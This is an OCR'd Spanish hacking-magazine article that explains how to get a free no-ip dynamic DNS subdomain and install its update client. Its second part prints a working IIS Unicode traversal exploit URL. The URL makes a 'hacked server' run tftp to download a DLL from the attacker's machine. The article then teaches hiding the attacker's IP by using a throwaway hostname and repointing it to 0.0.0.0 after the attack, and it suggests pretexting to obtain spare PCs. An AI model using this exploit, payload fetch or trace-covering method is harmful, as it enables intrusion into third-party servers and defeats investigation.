
Pero pasados unos meses, encuentras en el quiosco el número 4 de Los cuadernos de Hack x Crack, cuyo nombre comercial es PC PASO A PASO y ZASSS!!, encuentras la solución: ponerte un nombre de dominio y actualizarlo automáticamente.

3.- La Solución.

Caso I: Conexión directa a una IP.
La situación inicial es fácil de entender, te montas un Servidor FTP en tu ordenador y la otra persona debe conectarse con un Cliente FTP. Como todo esto ya se explicó, simplemente expondremos la situación sin extendernos en explicaciones (compra los números anteriores o descárgate de nuestra Web el número 1 en PDF que es totalmente GRATIS).




Caso II: Conexión a una IP por Nombre de Dominio



Vamos a enseñarte a hacer conseguir un nombre de dominio totalmente gratis. Este dominio será en realidad un subdominio, después te lo explicaremos mejor ;).

4.- Consiguiendo un "nombre de dominio"

Lo primero que haremos es buscar un servicio gratuito en Internet donde nos ofrezcan este servicio, en nuestro caso hemos optado por www.no-ip.com.







Hay muchos...

Hay muchos sitios donde ofrecen este servicio, por ejemplo www.getmyip.com

Vamos a seguir los pasos para obtener nuestro nombre de dominio.

- Arriba a la derecha pulsamos sobre "No-IP Free" y accederemos a una página donde nos explica perfecto Ingles en qué consiste el servicio y esas cosas.
- Nos vamos al final de la página y en el centro veremos "Sign up now". Pues lo pulsamos y nos aparecerá la típica página de registro.





Cumplimenta...

Cumplimenta únicamente los recuadros que están en negrita: First Name (nombre), Second Name (apellido), Email (tu dirección de Correo Electrónico) y How did you hear about us? (te pregunta cómo has conocido esa Web, selecciona una respuesta cualquiera y ya está).

No es recomendable que proporciones tus verdaderos datos excepto en el mail. Te recomendamos que el mail sea uno poco importante, por ejemplo uno de esos gratuitos que puedes obtener en muchas Webs… seamos realistas, estas empresas acaban utilizando tus datos para promociones "basura", así que, ya sabes.

Todos deberíamos tener un mail gratuito a nuestra disposición, un comodín que podemos utilizar cuando nos subscribimos a sitios/servicios gratuitos, de esa manera te ahorrarás bombardeos publicitarios :)

- Nos registramos cumplimentando los datos que nos piden y pulsando el botón REGISTER (abajo en el centro). En ese momento, si todo ha funcionado como debe, saldrá una ventana informándote que ha sido enviado un mail a tu cuenta de correo con la clave de registro. Ya sabes, accede a tu correo y toma buena nota.

5.- Vamos a crear nuestro dominio y a comprobar que funciona :)

* Cierra todas las ventanas, abre tu navegador e introduce www.no-ip.com. En este momento, arriba a la izquierda introduce en Email el que pusiste al rellenar el formulario, en Password el que acabas de recibir y pulsa el botón Login.



* Pulsado el botón aparecerá una página, mira arriba a tu izquierda y pulsa sobre Add (añadir). Lo que queremos es configurar un nombre de dominio y eso es lo que vamos a hacer. Una vez hemos pulsado sobre Add llegaremos a la ventana de configuración/creación de un nombre para nuestra IP ;)





Fíjate bien...

Fíjate bien en la imagen, acabamos de encontrar "por casualidad" una Web que nos muestra nuestra IP Externa. Fíjate en IP Address, esa es nuestra IP y la ha sido automáticamente cumplimentada ;)

* En Hostname introduce el nombre que quieras, nosotros hemos introducido triniumftp. Inmediatamente debajo, selecciona una de las posibles opciones (nosotros, como estamos hablando se un Servidor FTP hemos escogido serveftp.com, pero puedes elegir la que quieras).

Ahora mismo ya puedes hacerte una idea de nuestro Nombre de Dominio, en nuestro caso será triniumftp.serveftp.com ;)

* El resto de opciones no hará falta tocarlas excepto dónde figura nuestra IP Externa, que deberá ser corregida en caso de que accedas por proxy o cosas parecidas (ya lo hemos explicado con anterioridad). Por regla general deberás dejarla como está.

* Finalmente pulsamos sobre Create Host (abajo en el centro) y nos aparecerá una confirmación de la operación.



Fíjate bien en el mensaje (te lo traducimos): El host triniumft.serveft.com se resolverá como 80.36.230.235. Ha sido añadido a nuestro sistema y estará en funcionamiento en 5 minutos ;)

A partir de este momento (espera cinco minutos), cualquier persona que quiera conectarse a la tu IP, en lugar de recordar esos numeritos "tan majos" podrá hacerlo recordando el Nombre de Dominio que has creado, en nuestro caso triniumftp.serveftp.com (contra más corto lo hagas mejor ;))

- Oye, ¿estás seguro de que esto funciona?

Tú mismo puedes comprobarlo y ya sabes como ¿no?

- Hombre, no se… Ahhh!!! En el número 1 ya me enseñaste algo de esto, si, si… por el comando ping.

Perfecto!!! Abre una Ventana de Comandos y haz un ping a tu equipo pero utilizando tu nuevo y reluciente nombre. En nuestro caso --> ping triniumftp.serveftp.com.
Podrás ver como el comando PING resuelve tu nombre y averigua tu IP :)

```
Símbolo del sistema
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\RUBEN>ping triniumftp.serveftp.com

Haciendo ping a triniumftp.serveftp.com [80.36.230.235] con 32 bytes de datos:

Respuesta desde 80.36.230.235: bytes=32 tiempo<1m TTL=128
Respuesta desde 80.36.230.235: bytes=32 tiempo<1m TTL=128
Respuesta desde 80.36.230.235: bytes=32 tiempo<1m TTL=128
Respuesta desde 80.36.230.235: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 80.36.230.235:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Documents and Settings\RUBEN>
```


- Pero hay algo que no me cuadra, a ver, tenemos un nombre de dominio ¿no?, el nombre tiene una IP, la nuestra ¿no?, la que hemos puesto en el formulario... pero si nuestro ISP nos cambia la IP… ¿Cómo se entera nuestro nombre de que tenemos una nueva ip? ¿tenemos que volver a rellenar el formulario? (Ahora me dirá que no tengo que ser tan vago y que la vida es así y que los pájaros cantan y …)

Pues no, los señores de www.no-ip.com han puesto a tu disposición un programita que actualizará automáticamente la IP asignada a tu nuevo nombre cada vez que tu ISP te la cambie. ¿Se puede pedir más?


6.- "Auto-actualizando" la IP asignada al Nombre de Dominio ;)


* Una vez más nos vamos a www.no-ip.com y miramos abajo a la derecha. Veremos una columna

donde pone Dyn-Update Client y debajo Windows, Mac OS y Linux.



Pinchamos sobre Windows y nos conducirá a una página de la cual descargaremos el programa. En concreto pincharemos sobre No-IP DUC v2.1.3 y nos conducirá a otra página donde pulsaremos sobre DOWNLOAD NOW y recibiremos el programa (ya era hora!!!)






* Ahora solo nos queda ejecutar el programa, con lo que se instalará en nuestro PC.




Durante la instalación acéptalo todo por defecto hasta llegar a esta ventana, donde te pide un E-Mail y un Password. A estas alturas ya sabes que debes introducir el mail y el password que diste al crear tu Nombre de Dominio ¿no?



Una vez introducidos, te quedarás ante esta la ventana de información del programa.



Marca el cuadro de tu Nombre de Dominio (como en la imagen) para que el programa "vigile" si tu ISP cambia tu IP. Ahora, cada vez que TU IP EXTERNA cambie, el programa actualizará la ip asignada al Nombre de Dominio.




En la parte...

En la parte superior de la Ventana de Información del programa puedes ver tu Nombre de Dominio. Si hubieses creado cuatro o cinco, saldrían todos perfectamente ordenados, imagina que quieres montar un ftp, un servidor de páginas web, un servidor tftp y un servidor smtp; tan solo tendrías que crear varios Nombre de Dominio que se podrían llamar triniumftp.servftp.com, triniumweb.servftp.com, triniumtftp.servftp.com y triniumsmtp.servftp.com :)

7.- Configurando nuestro "auto-IP-actualizador"

El programa es sencillito, así que solo modificaremos una opción, tu mismo puedes echarle un vistazo al resto, que hay cositas interesantes ;). Pulsaremos sobre el botón OPTIONS y nos aparecerá la ventana de configuración.



Si quieres que nuestro programita se "auto-inicie" junto al Sistema y utilizas Windows NT/XP ya te debes imaginar la opción a seleccionar ¿verdad? Si, donde pone Run as System Service (no hace falta explicarlo ¿verdad?, ya te hemos dado la paliza bastante con esto ;))

Pulsa OK y LISTO!!!, ya tienes un nuevo Tray Icon junto al reloj del sistema ;)

8.- Apreciaciones:

- Creo que me has engañado. En el número 1 de Hack x Crack me dijiste que una actualización de DNS implicaba tener que esperar unos días hasta que se "propagaban" por toda Internet; pero ahora tengo un Nombre de Dominio y solo he tenido que esperar cinco minutos para que funcione. ¿Cómo te explicas eso? (Ahora si que lo he pillado, seguro!!! Venga sufre, sufre, ja!!!!!!)

Me gusta esta pregunta, en serio.

- (Si, ya, si, claro, si, si, como los políticos cuando están en un aprieto).

En serio, eso me demuestra que te has leído los números anteriores y los has entendido. Bueno, pues te lo explico enseguida.

Recuerda que, al principio de este texto, dijimos que en realidad te habían asignado un subdominio ¿si? Bien, pues el dominio principal, el que tarda semanas en "propagarse" ya ha sido comprado por no-ip hace mucho tiempo. Lo que hace no-ip es crear un subdominio dentro de su dominio principal y actualizar su DNS interno con los nuevos datos, por eso tienes que esperar 5 minutos ;p

En este caso en concreto el dominio principal es servftp.com (propiedad de no-ip) y el subdominio es triniumftp, quedando como nombre final triniumftp.servftp.com

OCULTACION DE IP POR NOMBRE DE DOMINIO

CONSIGUE UN NOMBRE DE DOMINIO GRATIS Y UNA IP FIJA

PARTE II: UTILIZA UN NOMBRE DE DOMINIO PARA OCULTAR TU IP

Hemos aprendido juntos a:

* OCULTAR TU IP mediante proxies anónimos
* CREAR CADENAS DE PROXIES para ocultar mejor nuestras "andanzas" por La Red
* OBLIGAR a utilizar nuestros proxies a programas que en principio no admitían esa opción.

Ahora le toca el turno a la OCULTACIÓN POR NOMBRE DE DOMINIO

1.- Situación:

Debemos recordar que, cuando utilizamos (por ejemplo) el CODE / DECODE BUG, para poder subir archivos al servidor hackeado utilizamos NUESTRO PC como Servidor TFTP mediante el programa tftpd32. En la orden de subida pones TU IP EXTERNA sustituyendo a las palabras TU-IP-PONLA-AQUÍ y eso significa que el servidor hackeado puede loggear tu IP y por lo tanto localizar tu máquina.

http://IP.DEL.SERVIDOR.HACKEADO/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20fatscsi.dll%20d:\proteus\fatscsi.dll

Cuando explotas el bug introduciendo esta orden, realmente estás haciendo dos cosas:

- Por un lado estás accediendo al Servidor Web por el puerto 80 y ten por seguro que estás siendo logreado. No importa, si aplicas lo aprendido en anteriores números estarás a salvo (siempre que no ataques al Pentágono, claro, ya te advertimos de todo esto).
- Por otro lado, estás ordenándole al Cliente TFTP de la víctima (tftp.exe) que se conecte al tu PC con la IP (tu IP Externa). Le estás dando al servidor Hackeado TU IP!!! y ten por seguro que según la configuración del sistema guardarán a buen recaudo el log que te delatará.

Qué!!! Ya te ha entrado el gusanillo del miedo ¿verdad? Te lo advertimos una y otra y otra y otra vez hasta la saciedad en los anteriores números, recibimos muchos mails diciendo que no repitiésemos tanto eso de que no se debía utilizar este tipo de conocimientos para hacer daño a nadie y tal y cual... bien, vamos a ver, si no has intentado atacar a ningún gobierno o multinacional, pues en principio no pasa nada, pero hombre, recuerda nuestros continuos y ácidos comentarios respecto a los "lamercillos", eso de que acababan en la "las duchas" ;)

- JO!!!! Yo, verás, yo no pude resistir la tentación y monté un DUMP de "esos" con el "servu" en un servidor que

no era el vuestro, ya , ya se que no debería hacerlo, que para eso está vuestro servidor, pero no se, yo quería experimentar, tu dijiste que experimentar era bueno.

A ver, no te preocupes tanto. Si no te dedicaste a formatear servidores remotos no pasa nada... pero hombre, antes de lanzarte a la aventura intenta experimentar "en casa" ¿vale?

Nosotros, quienes hace tiempo nos dedicamos a esto, tenemos como mínimo un PC Principal y un PC de pruebas con varios sistemas instalados para hacer nuestras "practicas". Esta es la mejor forma de aprender, tener dos PCs en tu casa conectados por Ethernet, uno el principal y otro de pruebas (la victima)... en serio, si quieres hackear un servicio (por ejemplo un IIS), pues instalas el IIS en el PC de pruebas y lo hackeas desde el PC Principal. No te imaginas lo que aprenderás, por ejemplo, instalando un IIS en un PC, vamos, no tiene nombre!!! Hay técnicos informáticos que no son capaces de montarte un IIS, no es que sean tontos, faltaría más, simplemente eso no se enseña en la universidad (es increíble!!!)

- Si, claro, ahora tengo que comprarme otro ordenador para hacer pruebas ¿no? ¿De dónde quieres que saque yo 1300 euros para otro ordenador ¿eh?, es que... no tengo pelas.

No, de eso nada, por 200 euros puedes tener un ordenador de segunda mano para tus pruebas.

- ¿200 euros? Si hombre, a ver dónde encuentras un pentium lento, por ejemplo un Pentium III a 1500 Mhz a ese precio.

Veo que perteneces a "la nueva generación", vamos, que un ordenador no merece llamarse así si no tiene tropecientos mil Mhz y una GForce 4 MegaPlus Ultra GTS. Te sorprenderías de la realidad, te invitaría a visitar servidores funcionando con un Pentium 600 y 64 MB de RAM y cumpliendo PERFECTAMENTE sus funciones. Seamos serios, no necesitas un "superPC", simplemente un ordenador donde poder instalar un Windows 2000 y el IIS.

- Bueno, vaaaleeeee... ¿y dónde puedo encontrar uno de esos "cacharros"?

Intentaremos buscarte una empresa especializada en esos "cacharros", pero te proponemos algo mejor y que puede salirte gratis. Tienes que echarle un poco de "cara" al asunto, ummm, te ofrecemos dos opciones interesantes que el autor de este artículo ha puesto en práctica con excelentes resultados:

* Llama a todos tus familiares y amigos, pregúntales si tienen un PC del año de la pera tirado por algún rincón (aunque sean piezas sueltas) y empieza "la recolecta". Quizás acabes con dos "cacharros" montados en menos de una semana a base de piezas sueltas... ¿no quieres aprender? Te aseguro que no existe mejor manera de aprender que haciendo este tipo de cosas ;)

* Paséate por tu calle y pregunta a toda empresa que pilles si tienen PCs inservibles el sus almacenes, que estás participando en un proyecto de la universidad (o en el cole o que tienes una empresa de reciclaje, o lo que sea, debes adecuar la "ingeniería social" a tu edad y aspecto, si tienes 16 años no les digas que es un proyecto de investigación de la universidad ¿vale? ;p)

Eso que en Hacking se llama "ingeniería social" es simplemente echarle un poco de "cara" al asunto. No hace falta mentir, en serio, ¿acaso no quieres un "cacharro" para tu proyecto de investigación? Es más, te aseguro que esta experiencia puede servirte para descubrir potenciales "ocultos" en tu personalidad, habilidades que quizás tienes y ni siquiera lo sabes... además, si en un futuro quieres dedicarte al "comercio", esta experiencia puede serte de lo más provechosa :)

2.- La solución:

Una de las posibles soluciones a la hora de evitar la introducción de nuestra IP en la orden de subida es utilizar un nombre de dominio. En nuestro caso, si quisiésemos hacer un update al servidor de Hackxcrack PERO utilizando el nombre de dominio que hemos creado en el anterior texto, la instrucción quedaría así:


http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20triniumftp.servftp.com%20get%20%20fatscsi.dll%20d:\proteus\fatscsi.dll

De esta forma, conseguimos que en lugar de quedar registrada nuestra IP quede registrado nuestro nombre de dominio.

- Oye, pero eso es una tontería ¿no? Porque cuando el Administrador vea el nombre de dominio intentará encontrar nuestra ip con un simple ping ¿no?

Ja,ja... esa es la idea, pero imagina que una vez hemos acabado el trabajo nos vamos a la página de no-ip y "actualizamos" nuestra ip a 0.0.0.0 o una ficticia. ¿qué pasará entonces? Que el Administrador intentará resolver el nombre de dominio y se encontrará con una IP ficticia.

La idea es utilizar el nombre de dominio una sola vez y para un fin en concreto. Una vez acabamos la faena "actualizamos" ese nombre con una IP FICTICIA (la que se nos ocurra) y nos olvidamos de ese nombre de dominio que no volveremos a utilizar nunca más ;)



Si utilizas un...


Si utilizas un nombre de dominio para ocultar tu IP EXTERNA, recuerda que NO DEBES incluir ese nombre de dominio entre los nombres de dominio que debe actualizar el programa No-IP DUC v2.1.3

Supongo que no hace falta explicarlo. Si "actualizas" manualmente un nombre de dominio a una IP Ficticia y el programa cada dos minutos vuelve a poner la real, pues no sirve de mucho. Recuerda que puedes elegir qué nombres de dominio actualiza automáticamente :)


3.- Actualizando manualmente un Nombre de Dominio con una IP Ficticia.

Es sencillo, nos vamos a www.no-ip.com e introducimos nuestro Email/Password. Nos aparecerá una página y miraremos arriba a la izquierda. En ocasiones anteriores pulsamos sobre ADD para añadir un nombre de dominio, en este caso pulsaremos sobre la palabra MANAGE para gestionar nuestro nombre de dominio anteriormente creado :)

Una vez pulsada la palabra MANAGE nos encontraremos frente a una página de configuración.



Fíjate que debajo de la Columna ACTIONS (a la derecha de tu IP) está la opción Modif. (modificar). Pulsamos sobre Modify y llegaremos a una página donde cambiaremos nuestra IP por la que queramos (nosotros hemos puesto 0.0.0.0.)



Finalmente, en esa misma página, abajo y en el centro pulsamos el botón Modif. Host y se acabó. Te saldrá en mensajito de que en cinco minutos tu Nombre de Dominio estará actualizado.



A partir de este momento, si haces un ping a tu nombre de dominio verás que tu IP es la 0.0.0.0 ;)



CREA LETRAS DE IMPACTO PARA TUS DOCUMENTOS

PARTE I: LETRAS DE FUEGO



¿CREES QUE NO ERES CAPAZ DE CREAR DOCUMENTOS PROFESIONALES?
EMPIEZA A CAMBIAR EL CHIP!!! SOLO HACE FALTA QUE SIGAS NUESTROS PASOS :]

1.- Presentación.

No solo de IPs vive el hombre, así que vamos a airearnos un poco creando letras de fuego con Photoshop. ES MUY SENCILLO!!!

Por cierto, necesitas el programa PHOTOSHOP para realizar esta práctica.

¿Qué?

